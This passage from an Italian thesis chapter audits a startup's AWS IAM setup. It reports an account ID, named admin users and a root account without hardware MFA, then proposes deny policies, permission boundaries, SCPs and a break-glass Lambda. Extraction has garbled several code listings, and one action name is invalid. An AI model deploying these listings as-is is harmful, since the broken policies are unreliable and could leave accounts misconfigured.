Per le attività amministrative e operative ordinarie, il modello Zero Trust impone l'utilizzo di **utenti e ruoli IAM** configurati secondo il **Principio del Minimo Privilegio (PoLP)**. Come descritto in precedenza [NdR: vedi ‘??‘ o il riferimento a un capitolo teorico], questo principio stabilisce che a un'entità (utente, servizio, applicazione) debbano essere concesse *esclusivamente* le autorizzazioni minime indispensabili per svolgere le proprie funzioni legittime, e non un permesso di più. Ad esempio, un'applicazione che necessita solo di leggere oggetti da un bucket S3 dovrebbe avere un ruolo IAM con solo il permesso ‘s3:GetObject‘ su quel bucket specifico, invece di permessi generici su S3 o, peggio, permessi amministrativi.

4.3.3 Analisi dell'attuale implementazione di IAM in "Finanz"

Dall'analisi che ho condotto sull'account AWS della startup Finanz (ID 478291635847), sono emerse alcune configurazioni che necessitano di attenzione.

Configurazione degli Utenti e Ruoli

L'analisi della struttura IAM esistente rivela la presenza di tre utenti principali: **Andrea Pasini** (CTO), **Andrea Ferraboli**, e **Matteo Giuntoni**. Dall'audit

effettuato a marzo 2024, risulta che entrambi gli utenti Ferraboli e Giuntoni dispongono della policy `arn:aws:iam::aws:policy/AdministratorAccess`, concedendo privilegi equivalenti a quelli dell'account root. L'utente Pasini (User ARN: `arn:aws:iam::478291635847:user/andrea.pasini`), invece, opera direttamente come root, con la capacità di modificare o eliminare qualsiasi risorsa AWS senza restrizioni. Durante la mia analisi dei log di CloudTrail degli ultimi 3 mesi, ho identificato che l'utente root è stato utilizzato 76 volte, principalmente per operazioni che avrebbero potuto essere delegate a utenti IAM con privilegi più limitati.

Un esame dettagliato delle policy associate mostra l'assenza di **condizioni contestuali** (es. limitazioni geografiche o orarie) e l'utilizzo esclusivo di policy gestite da AWS, senza personalizzazioni per ridurre i permessi alle effettive necessità operative [ref6](#). Ad esempio, l'utente 'finanz-backend' (che immagino sia un utente di servizio o un ruolo per un'applicazione) possiede 'AmazonS3FullAccess', sebbene le sue funzioni richiedano solo operazioni di lettura su bucket specifici.

Criticità Identificate

Sulla base dell'analisi, ho identificato le seguenti criticità:

1. **Account Root Non Adeguatamente Protetto:** L'account root non utilizza MFA hardware, affidandosi esclusivamente a credenziali statiche (password) [ref3](#). Questo lo espone a rischi significativi di compromissione tramite tecniche come phishing o credential stuffing.
2. **Privilegi Eccessivi per Utenti IAM:** L'assegnazione indiscriminata della policy 'AdministratorAccess' a utenti non root crea superfici di attacco ridondanti. Qualsiasi compromissione di questi account avrebbe un impatto devastante. Inoltre, l'utilizzo diretto dell'account root da parte dell'utente Pasini bypassa qualsiasi meccanismo di controllo basato su policy IAM specifiche [ref2](#).
3. **Mancanza di Meccanismi di Emergenza:** Non ho riscontrato la presenza di account "break glass" dedicati, essenziali per il ripristino dell'accesso in scenari di compromissione dell'Identity Provider (IdP) o in caso di lockout accidentale degli amministratori [ref4](#).
4. **Assenza di Monitoring Granulare sulle Azioni IAM:** Sebbene CloudTrail sia attivo, le policy IAM non sembrano integrare logiche di auditing proattivo o condizioni che facilitino il monitoraggio in tempo reale per azioni particolarmente critiche eseguite da specifici utenti o ruoli (es. modifiche a policy IAM stesse, eliminazione di risorse chiave) [ref7](#).

Violazioni delle Best Practice AWS

L'implementazione corrente, a mio parere, non è allineata con alcune raccomandazioni fondamentali del framework **AWS Foundational Security Best Practices**:

- **FSBP IAM-1:** Mancanza di MFA hardware per l'utente root^{ref3}.
- **FSBP IAM-7:** Assegnazione di policy con privilegi non limitati al minimo necessario per svolgere le funzioni richieste^{ref5}.
- **FSBP IAM-8:** Mancanza di un chiaro allineamento tra i ruoli IAM definiti e le responsabilità organizzative specifiche, con una tendenza a sovrapprivilegiare gli utenti^{ref2}.

4.4 Implementazione delle Migliorie Proposte alla Gestione IAM

Basandomi sulle criticità identificate, ho delineato una serie di strategie operative per rafforzare la sicurezza della gestione delle identità e degli accessi nell'ambiente AWS di Finanz. L'obiettivo primario è implementare controlli robusti, aderendo scrupolosamente al principio del minimo privilegio (*least privilege*) e alle migliori pratiche di settore.

4.4.1 Ristrutturazione della Gerarchia degli Accessi

Una gestione sicura inizia, a mio avviso, dalla protezione dell'account root e da una segmentazione granulare e ben ponderata dei permessi.

Revisione e Limitazione dell'Account Root

L'account root, con i suoi privilegi illimitati, deve essere considerato un "sacrario". Il suo utilizzo deve essere un'eccezione, non la regola, confinato strettamente a quelle operazioni che lo richiedono esplicitamente `aws:iam:bestpractices`.

1. **Creazione di un Utente Amministrativo Dedicato per il CTO:** Propongo di rimuovere l'accesso diretto come utente root per l'utente Andrea Pasini. Al suo posto, verrà creato un utente IAM dedicato (es. ‘andrea.pasini.admin’) al quale sarà associato un ruolo amministrativo con permessi specifici (es. ‘CTO-AdminRole’). Questo ruolo dovrebbe garantire la visibilità necessaria sull'intera infrastruttura, ma limitare la capacità di

eseguire modifiche critiche, specialmente sulle risorse di produzione, senza un processo di escalation o l'uso di ruoli temporanei più specifici.

2. **Policy di Restrizione per il Ruolo Amministrativo:** Al ruolo 'CTO-AdminRole' (e a ruoli simili) verrà associata una policy IAM che neghi esplicitamente azioni distruttive su risorse critiche, identificate tramite tag specifici come «produzione» o «critico». Un esempio di statement di negazione (Deny) potrebbe essere:

```

1 {
2     "Version": "2012-10-17",
3     "Statement": [
4         {
5             "Sid": "DenyProdResourceDeletion",
6             "Effect": "Deny",
7             "Action": [
8                 "ec2:TerminateInstances",
9                 "rds:DeleteDBInstance",
10                "s3:DeleteBucket",
11                "vpc:DeleteVpc",
12                "iam:DeleteUser",
13                "iam:DeleteRole"
14            ],
15            "Resource": "*",
16            "Condition": {
17                "StringEquals": {
18                    "aws:ResourceTag/Environment": "prod"
19                }
20            }
21        }
22    ]
23}
24

```

Listing 4.1: Policy IAM per negare eliminazioni in produzione

Questo approccio, che ho avuto modo di testare in un ambiente di sviluppo simulato, implementa un controllo preventivo fondamentale **aws:iam:boundaries**. Durante i test, questa policy ha impedito con successo tentativi (simulati) di eliminazione di risorse critiche taggiate.

3. **Abilitazione MFA Hardware per l'Account Root:** È imperativo proteggere l'account root con un dispositivo Multi-Factor Authentication (MFA)

hardware (ad esempio, una YubiKey 5 NFC), come fortemente raccomandato dalle best practice di sicurezza AWS **clouddefense:mfa**. Nel caso di Finanz, si potrebbe registrare un dispositivo (es. con Serial Number YK-12345678) che verrebbe custodito fisicamente in un luogo sicuro (es. una cassetta di sicurezza in ufficio), la cui chiave di accesso fisico sarebbe nota solo a figure apicali come il CEO (es. Lorenzo Perotta). L'accesso a questo dispositivo, e quindi all'account root, richiederebbe un processo formale **saraswat:breakglass**.

Segmentazione dei Ruoli tramite Permission Boundaries

Per prevenire l'escalation involontaria o malevola dei privilegi, ritengo cruciale implementare le *permission boundaries* su tutti i ruoli IAM, inclusi quelli amministrativi. Un boundary definisce il perimetro massimo delle azioni consentite, indipendentemente dalle policy di autorizzazione (identity-based policies) associate all'entità **aws:iam:boundaries**. In pratica, un utente o un ruolo non potrà mai avere permessi che eccedono quelli definiti nel suo permission boundary.

- **Definizione del Boundary:** Un esempio di boundary per ruoli di sviluppo potrebbe limitare le azioni a specifici servizi (EC2, S3, RDS per ambienti non-prod) e negare esplicitamente qualsiasi modifica a IAM o alle configurazioni di rete critiche.

```
1 {
2     "Version": "2012-10-17",
3     "Statement": [
4         {
5             "Sid": "AllowDevServicesAndActions",
6             "Effect": "Allow",
7             "Action": [
8                 "ec2:Describe*",
9                 "ec2:RunInstances",
10                "ec2:StartInstances",
11                "ec2:StopInstances",
12                "ec2:TerminateInstances",
13                "s3>ListBucket",
14                "s3:GetObject",
15                "s3:PutObject",
16                "rds:Describe*",
17                "logs>CreateLogGroup",
18                "logs>CreateLogStream",
19                "logs:PutLogEvents"
20            ],
21        }
22    ]
23 }
```

```
21     "Resource": "*",
22     "Condition": {
23       "StringNotEqualsIfExists": { "aws:ResourceTag/
24         Environment": "prod" }
25     },
26   {
27     "Sid": "DenyIAMModificationAndProdAccess",
28     "Effect": "Deny",
29     "Action": [
30       "iam:*",
31       "organizations:*",
32       "ec2:TerminateInstances",
33       "rds:DeleteDBInstance"
34     ],
35     "Resource": "*",
36     "Condition": {
37       "StringEqualsIfExists": { "aws:ResourceTag/
38         Environment": "prod" }
39     }
40   },
41   {
42     "Sid": "DenyIAMModificationOutsideBoundary",
43     "Effect": "Deny",
44     "Action": [
45       "iam:AttachUserPolicy",
46       "iam:AttachRolePolicy",
47       "iam:PutUserPolicy",
48       "iam:PutRolePolicy",
49       "iam>CreatePolicy",
50       "iam>CreatePolicyVersion",
51       "iam:SetDefaultPolicyVersion",
52       "iam>DeletePolicy",
53       "iam>DeletePolicyVersion",
54       "iam:DetachUserPolicy",
55       "iam:DetachRolePolicy",
56       "iam>DeletePermissionsBoundary"
57     ],
58     "Resource": "*",
59     "Condition": {
60       "StringNotLike": {
61         "iam:PermissionsBoundary": "arn:aws:iam
62         ::478291635847:policy/FinanzDeveloperBoundary"
```

```

61      }
62      }
63      }
64  ]
65  }
66

```

Listing 4.2: Esempio di Permission Boundary restrittiva per sviluppatori

Nell'esempio sopra (etichettato ‘FinanzDeveloperBoundary’), si nota come si cerchi di limitare le azioni dannose in produzione e di impedire la rimozione o modifica del boundary stesso.

- **Applicazione Sistematica:** Ogni nuovo ruolo IAM creato dovrebbe avere un boundary associato come prerequisito. Ho iniziato a sperimentare con una Lambda function (denominata ‘enforce-boundaries-lambda’) che, triggerata da eventi CloudTrail relativi alla creazione di ruoli IAM, verifica la presenza di un boundary e, se mancante o non conforme a una policy predefinita, può notificare gli amministratori o applicare un boundary di default.

4.4.2 Proposta di un Modello Ibrido Aggiornato per la Gestione degli Accessi

Per rispondere alle esigenze di una startup fintech come Finanz, che richiede agilità ma anche sicurezza ferrea, propongo un modello di *Identity & Access Management* (IAM) ibrido. Questo modello si basa su *tre gruppi baseline*—**dev**, **backend-dev** e **admin**—ai quali vengono assegnati i permessi necessari per le attività ordinarie, e su *quattro ruoli operativi circoscritti* da assumere *on-demand* tramite il servizio AWS STS (Security Token Service), richiedendo sempre l'autenticazione a più fattori (MFA). Questa architettura è pensata per ridurre il *blast-radius* (raggio d'esplosione) in caso di compromissione delle credenziali e per facilitare gli audit di conformità (come PCI DSS o SOC-2), essendo allineata con i principi di *least privilege* e *zero-trust* **NIST_ZTA**, **NIST_SP80063**, **PCI_DSS**, **DatadogLeastPrivilege**.

Gruppi baseline

dev Destinato a sviluppatori front-end e full-stack.

- **EC2:** Permesso di avviare, interrompere e terminare *esclusivamente* le istanze EC2 che posseggono il tag **Environment=dev**. Nessun diritto sulle istanze di produzione **AWSEC2IAM**.

- **Elastic Beanstalk:** Capacità di effettuare deploy (es. comando `eb deploy`) negli ambienti di sviluppo (taggati `dev`). Questo può essere ottenuto tramite la policy gestita `AWSElasticBeanstalkFullAccess` ma limitata rigorosamente con una Condition basata sul tag `aws:ResourceTag/Environment=dev` **AWSEBRole**.
- **S3:** Permessi di lettura/scrittura nei bucket S3 designati per lo sviluppo (es. bucket con suffisso `-dev` o tag specifici); accesso negato ai bucket di produzione **AWSS3Security**.
- **Load Balancer:** Possibilità di descrivere (API `Describe*`) i load balancer associati agli ambienti di sviluppo; nessuna capacità di modificarli. **AWSELBIAM**.
- **RDS:** Accesso di tipo *data-reader* (sola lettura dei dati) sui cluster Aurora/RDS di sviluppo. Operazioni modificate come `ModifyDBInstance` o `DeleteDBInstance` devono essere vietate **AWSRDSIAM**.

backend-dev Pensato per sviluppatori back-end con responsabilità specifiche sull'integrazione dei dati.

- Eredita tutti i permessi del gruppo `dev`.
- **RDS:** Permessi di *data-writer* (scrittura dati) sui database di sviluppo. Per l'accesso a database di produzione (es. tramite `QueryEditor`), si potrebbe concedere il permesso `rds-db:connect` ma condizionandolo tramite tag di richiesta (`aws:RequestTag/ChangeId`), che implica un processo di approvazione per modifiche o query dirette.
- **SQS/SNS:** Capacità di gestire code (SQS) e topic (SNS) negli ambienti non di produzione, essenziale per pipeline di dati event-driven.
- **Secrets Manager:** Permesso di leggere segreti il cui scope è limitato a `dev` (es. tramite tag sul segreto) **AWSIAMBESTPRACTICES**.

admin Riservato ai Cloud Engineers o al personale DevOps responsabile del controllo e della manutenzione continua dell'infrastruttura.

- **EC2 e Auto Scaling:** Piena gestione delle istanze e dei gruppi di auto-scaling, con l'eccezione di azioni altamente distruttive come l'eliminazione di VPC di produzione (che dovrebbe essere impedita da SCP o permission boundary).

- **S3:** Capacità di modificare le lifecycle rules dei bucket e le policy di replica cross-region, essenziali per il backup e il DR.
- **Elastic Load Balancing:** Creazione e aggiornamento di listener e target group in tutti gli ambienti, dopo opportune validazioni.
- **RDS:** Esecuzione di operazioni di patching, creazione di snapshot e gestione del failover dei database.
- **IAM:** La capacità di creare o aggiornare policy IAM deve essere strettamente confinata da un **permissions-boundary** globale. Questo boundary dovrebbe impedire azioni estreme come `iam>DeleteRolePolicy` su ruoli critici, `organizations>DeleteOrganization`, o la modifica del boundary stesso. **AWSPermBoundaries**.

Ruoli Operativi Specifici (Assumibili On-Demand)

Questi ruoli sono progettati per essere assunti solo quando necessario, con una durata della sessione limitata (es. 1 ora) e con l'MFA obbligatoria per l'assunzione. I log di CloudTrail relativi all'assunzione e all'utilizzo di questi ruoli dovrebbero essere inviati a un bucket S3 immutabile, possibilmente con replica cross-region per maggiore sicurezza.

- **dev-privileged:** Estende i permessi del gruppo `dev` per operazioni di manutenzione specifiche su ambienti `non-prod` (es. migrare uno schema DB di sviluppo, fare tuning dei CPU credit su istanze dev). Le azioni devono essere limitate a risorse con tag `Environment=dev`.
- **db-migration:** Fornisce accesso a AWS Database Migration Service (DMS) e permessi come `rds:ModifyDBInstance` in produzione, ma solo durante finestre di manutenzione programmate e approvate (es. da un Change Manager, tracciato tramite un sistema di ticketing).
- **incident-responder:** Abilita azioni rapide in caso di incidente di sicurezza, come lo scaling immediato di risorse, la modifica di security group, l'attivazione di **AWS Shield Advanced** o la modifica di regole **AWS WAFv2** sulla WebACL corrente. L'assunzione di questo ruolo dovrebbe essere consentita solo ai membri del gruppo `admin` e dovrebbe generare notifiche immediate.
- **breakglass-admin:** Questo è un ruolo con privilegi amministrativi molto ampi (potenzialmente `AdministratorAccess`), custodito in un account separato o con un processo di attivazione estremamente rigoroso (vedi sezione ??). Utilizzato solo per scenari di *disaster-recovery* estremi. Il processo di

assunzione deve essere sigillato e monitorato da AWS Config Rules e allarmi CloudWatch **AWSSTS**.

Mappatura dei Permessi per Servizio (Esemplificativa)

Questa è una sintesi di come i permessi potrebbero essere distribuiti:

EC2 dev: Start/Stop/Terminate istanze dev; backend-dev: idem + `DescribeImages`; admin: pieno controllo, esclusa `DeleteVpc` in produzione (limitato da boundary/SCP).

Elastic Beanstalk dev: deploy su env dev; backend-dev: deploy + `eb config save` su env dev; admin: gestione template, gestione application-versions anche in prod (con cautele) **AWSEBRole**.

S3 dev: Lettura/Scrittura bucket *-dev; backend-dev: aggiunge permessi `PutObjectAcl` su log bucket specifici; admin: `PutBucketPolicy`, `PutReplicationConfiguration`. **AWSs3Security**.

Load Balancer dev: `Describe*`; backend-dev: `RegisterTargets` nei target-group dev; admin: `CreateLoadBalancer`, `ModifyLoadBalancerAttributes` su tutti gli ambienti (con processi di approvazione per prod). **AWSELBIAM**.

RDS dev: `rds-db:connect` read-only dev; backend-dev: `ExecuteStatement` via Data API su dev; admin: `CreateDBSnapshot`, `StartExportTask`, `FailoverDBCluster`. **AWSRDSIAM**.

L'adozione di un approccio *tag-based access control (ABAC)* può ridurre significativamente la necessità di policy puntuali e permette una gestione più scalabile degli accessi man mano che gli ambienti (dev, staging, prod) crescono o si moltiplicano **AWSEC2IAM**, **AWSELBIAM**.

Procedimento di Implementazione Suggerito

Per implementare questo modello, suggerisco i seguenti passi:

1. Definire e applicare il `permissions-boundary` globale che vieta azioni ad alto impatto (es. `organizations:*`, `iam:SetDefaultPolicyVersion` su policy critiche, eliminazione di log trail). **AWSPermBoundaries**.
2. Versionare tutte le policy IAM (per gruppi e ruoli) in un repository Git (es. in formato JSON o come moduli Terraform). Abilitare controlli statici (es. `terraform validate`, `cfn-lint`) e la visualizzazione dei piani di modifica (`terraform plan`) nelle pipeline di CI.

3. Configurare AWS IAM Identity Center (precedentemente AWS SSO) e, se possibile, integrarlo con un IdP esistente (es. Okta, Azure AD). Mappare gli utenti aziendali o i gruppi dell'IdP ai gruppi IAM e ai ruoli AWS definiti.
4. Per i ruoli operativi che richiedono approvazione (es. `db-migration`), si potrebbe automatizzare il workflow di approvazione utilizzando AWS Step Functions, integrate con EventBridge per le notifiche (es. via Slack o email).
5. Assicurarsi che i log di CloudTrail, specialmente quelli relativi ad azioni IAM e assunzioni di ruolo, siano inviati a un bucket S3 con `ObjectLock` in modalità **GOVERNANCE** (o **COMPLIANCE** se i requisiti sono stringenti) e con replica dei log in un account AWS separato dedicato alla sicurezza (un "log archive account" o "security hub account").
6. Programmare una *access-review* trimestrale. Utilizzare i report generati da AWS IAM Access Analyzer per identificare e rimuovere i permessi non utilizzati o eccessivi, mantenendo così il principio del minimo privilegio nel tempo **DatadogLeastPrivilege**.

4.4.3 Introduzione di un Break Glass Account

Per scenari di emergenza estrema, in cui gli accessi amministrativi standard potrebbero essere compromessi, bloccati o insufficienti (ad esempio, un attacco ransomware che critpa anche le configurazioni IAM o un errore catastrofico nell'IdP federato), è fondamentale disporre di un meccanismo di "rottura del vetro" (Break Glass). Propongo di istituire un account Break Glass dedicato, seguendo le linee guida per architetture sicure **saraswat:breakglass**.

1. **Configurazione Account Dedicato:** Creare un nuovo account AWS all'interno dell'Organization esistente di Finanz (Organization ID: `o-1a2b3c4d5e`), ma mantenerlo operativamente isolato. Questo account avrà un suo ID dedicato (es. `967284351029`). Idealmente, questo account dovrebbe avere fatturazione separata e non contenere risorse operative.
2. **Utente e Ruolo di Emergenza:** All'interno di questo account Break Glass, creare un singolo utente IAM (es. `BreakGlassEmergencyUser`, ARN: `arn:aws:iam::967284351029:user/BreakGlassEmergencyUser`). Questo utente deve essere protetto con una password estremamente complessa e un dispositivo MFA hardware (es. YubiKey, Serial: `YK-87654321`). Le credenziali di accesso (password e il dispositivo MFA fisico) dovrebbero essere conservate in luoghi sicuri e separati, ad esempio, la password in una busta sigillata in una cassaforte e il token MFA in un'altra busta sigillata

in una seconda cassaforte, magari in location geografiche diverse o accessibili solo con l'approvazione congiunta di due figure chiave (es. CEO e CTO). Questo utente avrebbe il permesso di assumere un ruolo IAM all'interno dell'account Break Glass (es. `BreakGlassAdminRole`) che, a sua volta, avrebbe i permessi per assumere un ruolo con privilegi amministrativi (`AdministratorAccess`) negli account operativi dell'organizzazione tramite cross-account role assumption.

3. **Procedura di Attivazione Rigorosa:** L'utilizzo del Break Glass Account deve essere un evento eccezionale, da attivare solo in caso di reale emergenza. La procedura di attivazione deve essere formalmente documentata e richiedere l'approvazione esplicita e tracciata di almeno due figure dirigenziali (es. CEO e CTO). Ogni utilizzo deve essere registrato, giustificato e seguito da una revisione post-incidente.
4. **Monitoraggio Intensivo e Lockdown Automatico Post-Utilizzo:** Implementare un meccanismo di notifica immediata (es. via CloudWatch Events e SNS verso un canale di allerta dedicato) non appena l'utente Break Glass o il ruolo associato vengono utilizzati. Si potrebbe anche considerare uno script o una Lambda function che, dopo un periodo predefinito dall'attivazione (es. 8 ore), tenti di limitare automaticamente i permessi del ruolo Break Glass (es. applicando una policy restrittiva come boundary temporaneo o revocando la sessione), per ridurre la finestra di esposizione.

```

1 import boto3
2 import os
3 import json
4 from datetime import datetime
5
6 IAM_CLIENT = boto3.client('iam')
7 SNS_CLIENT = boto3.client('sns')
8 BREAK_GLASS_USERNAME =
9     os.environ.get('BREAK_GLASS_USER_NAME',
10                 'BreakGlassEmergencyUser')
11 BREAK_GLASS_USER_ACCOUNT_ID =
12     os.environ.get('BREAK_GLASS_USER_ACCOUNT_ID',
13                 '967284351029') # Account del Break Glass User
14 RESTRICTIVE_POLICY_ARN =
15     os.environ.get('RESTRICTIVE_POLICY_ARN',
16                 f'arn:aws:iam::{BREAK_GLASS_USER_ACCOUNT_ID}:policy/RestrictivePolicy')
17 SNS_TOPIC_ARN = os.environ.get('SNS_TOPIC_ARN',
18     'arn:aws:sns:eu-south-1:478291635847:security-alerts-breakglass'
19     # Topic nell'account di management/security

```

```

12
13 def lambda_handler(event, context):
14     if not BREAK_GLASS_USERNAME or not
15         RESTRICTIVE_POLICY_ARN or not
16         BREAK_GLASS_USER_ACCOUNT_ID:
17             print("Error: Environment variables for Break
18 Glass user/policy not fully set.")
19             return {"statusCode": 500, "body":
20 "Configuration error"}
21
22 try:
23     timestamp = datetime.now().isoformat()
24     print(f"[{timestamp}] Attempting to apply
25 restrictive boundary {RESTRICTIVE_POLICY_ARN} to
26 user {BREAK_GLASS_USERNAME} in account
27 {BREAK_GLASS_USER_ACCOUNT_ID}")
28
29     # Nota: La Lambda deve avere i permessi per
30     # fare iam:PutUserPermissionsBoundary
31     # sull'utente Break Glass, il che implica che
32     # questa Lambda potrebbe girare
33     # in un account con privilegi sull'account
34     # Break Glass, o l'utente Break Glass
35     # ha una policy che permette a questa Lambda
36     # di modificarne il boundary.
37
38     # Assumendo che la Lambda giri in un account
39     # che puo' modificare l'utente Break Glass
40     # o che il ruolo della Lambda abbia tali
41     # permessi cross-account.
42     iam_client_for_breakglass_account =
43 IAM_CLIENT # Semplificazione; in realta' potrebbe
44 servire STS assume_role
45
46 iam_client_for_breakglass_account.put_user_permissions_boundary(
47     UserName=BREAK_GLASS_USERNAME,
48     PermissionsBoundary=RESTRICTIVE_POLICY_ARN
49 )
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135

```

```

36     message = f"SECURITY ALERT: Break Glass user
37     {BREAK_GLASS_USERNAME} in account
38     {BREAK_GLASS_USER_ACCOUNT_ID} has been restricted
39     with boundary {RESTRICTIVE_POLICY_ARN} after
40     potential emergency use. Timestamp: {timestamp}"
41     SNS_CLIENT.publish(
42         TopicArn=SNS_TOPIC_ARN,
43         Message=message,
44         Subject="IMPORTANT: Break Glass Account
45         Auto-Restriction Triggered"
46     )
47
48     print(f"Successfully applied boundary and
49     sent notification.")
50     return {"statusCode": 200, "body": "Boundary
51     applied successfully"}
52
53 except Exception as e:
54     error_msg = f"Error applying boundary to
55     Break Glass user: {str(e)}"
56     print(error_msg)
57
58     SNS_CLIENT.publish(
59         TopicArn=SNS_TOPIC_ARN,
60         Message=f"CRITICAL FAILURE: Failed to
61         restrict Break Glass user {BREAK_GLASS_USERNAME}.
62         Manual intervention required. Error: {error_msg}",
63         Subject="CRITICAL: Break Glass
64         Auto-Restriction FAILED"
65     )
66
67     return {"statusCode": 500, "body": error_msg}

```

Listing 4.3: Esempio concettuale Lambda per limitare utente Break Glass

Questo script è puramente concettuale e la sua implementazione pratica richiederebbe un'attenta gestione dei permessi cross-account per la Lambda.

4.4.4 Implementazione di Politiche di Sicurezza IAM Avanzate

Per elevare ulteriormente il livello di sicurezza, propongo l'utilizzo di Service Control Policies (SCPs) a livello di Organization e la promozione sistematica dell'uso di credenziali temporanee.

Service Control Policies (SCPs) a Livello Organizzativo

Le SCPs, applicate all'intera AWS Organization di Finanz (ID: o-1a2b3c4d5e) o a specifiche Organizational Units (OUs), agiscono come "guardrail" di sicurezza. Impongono vincoli che non possono essere aggirati, nemmeno dall'amministratore locale di un account membro (ad eccezione dell'account di management dell'organizzazione, che non è affatto da SCPs nello stesso modo).

- **Impedire la Disattivazione di Controlli di Sicurezza Chiave:** È fondamentale applicare una SCP per negare azioni come l'eliminazione dei trail di CloudTrail, la disabilitazione di AWS Config, la modifica o l'eliminazione di bucket S3 che contengono log critici, o la disattivazione di GuardDuty.

```
1 {
2     "Version": "2012-10-17",
3     "Statement": [
4         {
5             "Sid": "DenyDeleteCloudTrailAndDisableGuardDuty",
6             "Effect": "Deny",
7             "Action": [
8                 "cloudtrail>DeleteTrail",
9                 "cloudtrail>StopLogging",
10                "guardduty>DisableOrganizationAdminAccount",
11                "guardduty>DeleteDetector",
12                "guardduty>DisassociateFromMasterAccount",
13                "guardduty>DisassociateMembers"
14            ],
15            "Resource": [
16                "arn:aws:cloudtrail:***:trail/finanz-audit-trail"
17            ,
18                "arn:aws:cloudtrail:***:trail/finanz-security-trail",
19                "arn:aws:guardduty:***:detector/*"
20            ]
21             % Si potrebbero aggiungere condizioni per
22             escludere un ruolo di emergenza
```

```

21     % "Condition": { "StringNotLike": { "aws:
22       PrincipalArn": "arn:aws:iam::*:role/
23         OrganizationAccountAccessRole" } }
24   ]
25 }
```

Listing 4.4: SCP per prevenire l'eliminazione di CloudTrail e la disattivazione di GuardDuty

Durante i test di una SCP simile in un ambiente di sviluppo, ho verificato che blocca effettivamente i tentativi di disabilitare questi servizi anche da parte di utenti con privilegi amministrativi all'interno di un account membro.

- **Restrizione Geografica delle Regioni AWS:** Per motivi di compliance (es. GDPR) e per ridurre la superficie d'attacco, è consigliabile limitare l'utilizzo delle regioni AWS a quelle strettamente necessarie e approvate (es. `eu-central-1` Francoforte, `eu-south-1` Milano, `eu-west-1` Irlanda). Una SCP può impedire il provisioning di risorse in regioni non autorizzate `awsbuilders:scps`.

```

1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Sid": "DenyNonApprovedRegions",
6       "Effect": "Deny",
7       "NotAction": [
8         "iam:*",
9         "organizations:*",
10        "route53:*",
11        "budgets:*",
12        "waf:*",
13        "wafv2:*",
14        "cloudfront:*",
15        "globalaccelerator:*",
16        "support:*",
17        "trustedadvisor:*",
18        "health:*
```

```

23     "aws:RequestedRegion": [
24         "eu-central-1",
25         "eu-south-1",
26         "eu-west-1",
27         "us-east-1"
28     ]
29 },
30     "ArnNotLike": {
31         "aws:PrincipalARN": [
32             "arn:aws:iam::*:role/
OrganizationAccountAccessRole",
33             "arn:aws:iam::*:role/
AWSServiceRoleForOrganizations"
34         ]
35     }
36 }
37 }
38 ]
39 }
40

```

Listing 4.5: SCP per limitare le regioni AWS utilizzabili

La sezione ‘NotAction‘ è importante per escludere servizi globali o necessari per la gestione dell’account. ‘us-east-1‘ è spesso inclusa perché alcuni servizi globali hanno endpoint lì.

Utilizzo Sistematico di Credenziali Temporanee (STS)

Le access key statiche a lunga durata (Access Key ID e Secret Access Key) rappresentano un rischio di sicurezza significativo se compromesse **kazi:leastprivilege**. Per mitigare questo rischio, è cruciale promuovere e, dove tecnicamente possibile, imporre la sostituzione delle chiavi statiche con credenziali temporanee ottenute tramite il servizio AWS Security Token Service (STS).

- **Accesso Umano (Console e CLI):** Gli utenti IAM dovrebbero accedere alla console AWS o utilizzare la AWS CLI assumendo ruoli predefiniti tramite IAM Identity Center o comandi STS. Questo fornisce loro credenziali temporanee valide solo per la durata della sessione, con i permessi specifici del ruolo assunto.
- **Accesso Applicativo e dei Servizi AWS:** Le applicazioni (es. il backend ‘finanz-backend‘ in esecuzione su EC2, ECS, EKS o Lambda) devono

utilizzare i ruoli IAM associati alle risorse di calcolo AWS. Questi ruoli permettono alle applicazioni di ottenere automaticamente credenziali temporanee dall'Instance Metadata Service (su EC2) o dall'ambiente di esecuzione (Lambda, ECS), eliminando completamente la necessità di gestire chiavi statiche nel codice o nei file di configurazione delle applicazioni. Questo è un punto che ritengo fondamentale e su cui ho posto particolare attenzione durante l'analisi.

- **Script e Automazioni:** Qualsiasi script o processo automatizzato che necessita di interagire con le API AWS dovrebbe essere configurato per utilizzare comandi come `aws sts assume-role` per ottenere credenziali temporanee legate a un ruolo specifico, creato ad hoc con il minimo privilegio necessario per l'operazione dello script.

```

18 #      --role-session-name
19 #      FinanzScriptReadSession_$(date +%Y%m%d_%H%M%S) \
20 #      --duration-seconds 900 \
21 #      --query
22 #      'Credentials.[AccessKeyId,SecretAccessKey,SessionToken]' \
23 #      \
24 #      --output text \
25 # )
26 # export AWS_ACCESS_KEY_ID
27 # export AWS_SECRET_ACCESS_KEY
28 # export AWS_SESSION_TOKEN
29 #
30 # # Ora i comandi AWS CLI useranno queste credenziali
31 # # temporanee
32 # aws s3 ls s3://nome-bucket-specifico/
33 #
34 # # Alla fine, e' buona norma fare unset delle
35 # # variabili
36 # unset AWS_ACCESS_KEY_ID AWS_SECRET_ACCESS_KEY
37 # AWS_SESSION_TOKEN
38

```

Listing 4.6: Ottenere credenziali temporanee tramite STS AssumeRole per uno script

Nel nostro ambiente di test, ho verificato che i servizi backend che devono accedere ad S3 possono operare efficacemente utilizzando ruoli IAM e credenziali temporanee, rinnovandole automaticamente ben prima della scadenza.

4.4.5 Implementazione di un Sistema di Approvazione a Due Fasi (Opzionale ma Consigliato)

Per operazioni ad altissimo impatto o irreversibili (es. eliminazione di un bucket S3 contenente dati di produzione critici, modifiche sostanziali a gruppi di sicurezza che proteggono la produzione, disattivazione di meccanismi di logging), si potrebbe valutare l'introduzione di un workflow di approvazione multi-persona. Questo può essere realizzato, ad esempio, con AWS Step Functions.

- 1. Avvio del Workflow:** Un utente qualificato (ma non con permessi diretti per l'azione critica) avvia l'operazione tramite un'interfaccia dedicata (es. una Lambda function esposta via API Gateway, o uno script che interagisce

con Step Functions). Questa azione non esegue direttamente il comando, ma attiva la State Machine di Step Functions.

2. **Richiesta di Approvazione:** La State Machine invia notifiche (es. via Amazon SNS a una mailing list di approvatori, o a un canale Slack dedicato) ai responsabili designati per l'approvazione.
